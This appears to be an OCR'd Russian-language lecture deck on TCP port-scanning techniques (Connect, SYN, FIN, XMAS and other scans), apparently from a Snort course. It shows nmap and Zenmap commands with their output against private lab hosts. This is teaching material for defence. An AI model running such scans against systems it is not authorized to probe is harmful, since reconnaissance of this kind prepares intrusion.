
Ответ - «закрытый порт»



Connect()-сканирование, порт 135




Ответ - «открытый порт»




Иные способы сканирования


- SYN-сканирование,
- FIN-сканирование,
- ACK-сканирование,
- XMAS-сканирование,
- NULL-сканирование,
- UDP-сканирование




SYN-сканирование



FIN-сканирование



XMAS-сканирование



Сканер nmap

{I:\Занятие Snort\nmap} - Far

```
                                                                      22:20
The FAR manager, version 1.65, Copyright (C) 1996-2000 Eugene Roshal
Evaluation copy, please register.
I:\Занятие Snort\nmap>nmap 10.1.1.189 -v -sT

Starting Nmap 3.95 ( http://www.insecure.org/nmap ) at 2007-10-01 22:13 Ekaterin
burg Daylight Time
Initiating Connect() Scan against 10.1.1.189 [1670 ports] at 22:13
Connect() Scan Timing: About 9.13% done; ETC: 22:18 (0:04:58 remaining)
Discovered open port 5000/tcp on 10.1.1.189
Discovered open port 135/tcp on 10.1.1.189
The Connect() Scan took 336.97s to scan 1670 total ports.
Host 10.1.1.189 appears to be up ... good.
Interesting ports on 10.1.1.189:
(The 1668 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
135/tcp  open  msrpc
5000/tcp open  UPnP

Nmap finished: 1 IP address (1 host up) scanned in 338.306 seconds
               Raw packets sent: 0 (0B) | Rcvd: 0 (0B)

I:\Занятие Snort\nmap>_
1Left  2Right  3View..  4Edit..  5Print  6MkLink  7Find  8Histry  9Video  10Tree
```

Zenmap

Сканирование Инструменты Профиль Помощь

Цель 10.10.10.50 Профиль Сканирование Отмена

Команда nmap -sT -p 1-1024 -v 10.10.10.50

Хосты Сервисы

ОС Хост

10.10.10.50


Фильтр хостов

Вывод Nmap Порты / Хосты Топология Детали хоста Сканирование

nmap -sT -p 1-1024 -v 10.10.10.50 Детали

```
Starting Nmap 5.20 ( http://nmap.org ) at 2010-05-21 14:48 Уральское
время (лето)
Initiating ARP Ping Scan at 14:49
Scanning 10.10.10.50 [1 port]
Completed ARP Ping Scan at 14:49, 0.48s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:49
Completed Parallel DNS resolution of 1 host. at 14:49, 0.00s elapsed
Initiating Connect Scan at 14:49
Scanning 10.10.10.50 [1024 ports]
Discovered open port 139/tcp on 10.10.10.50
Discovered open port 445/tcp on 10.10.10.50
Connect Scan Timing: About 44.63% done; ETC: 14:50 (0:00:38 remaining)
```

Усложненные атаки



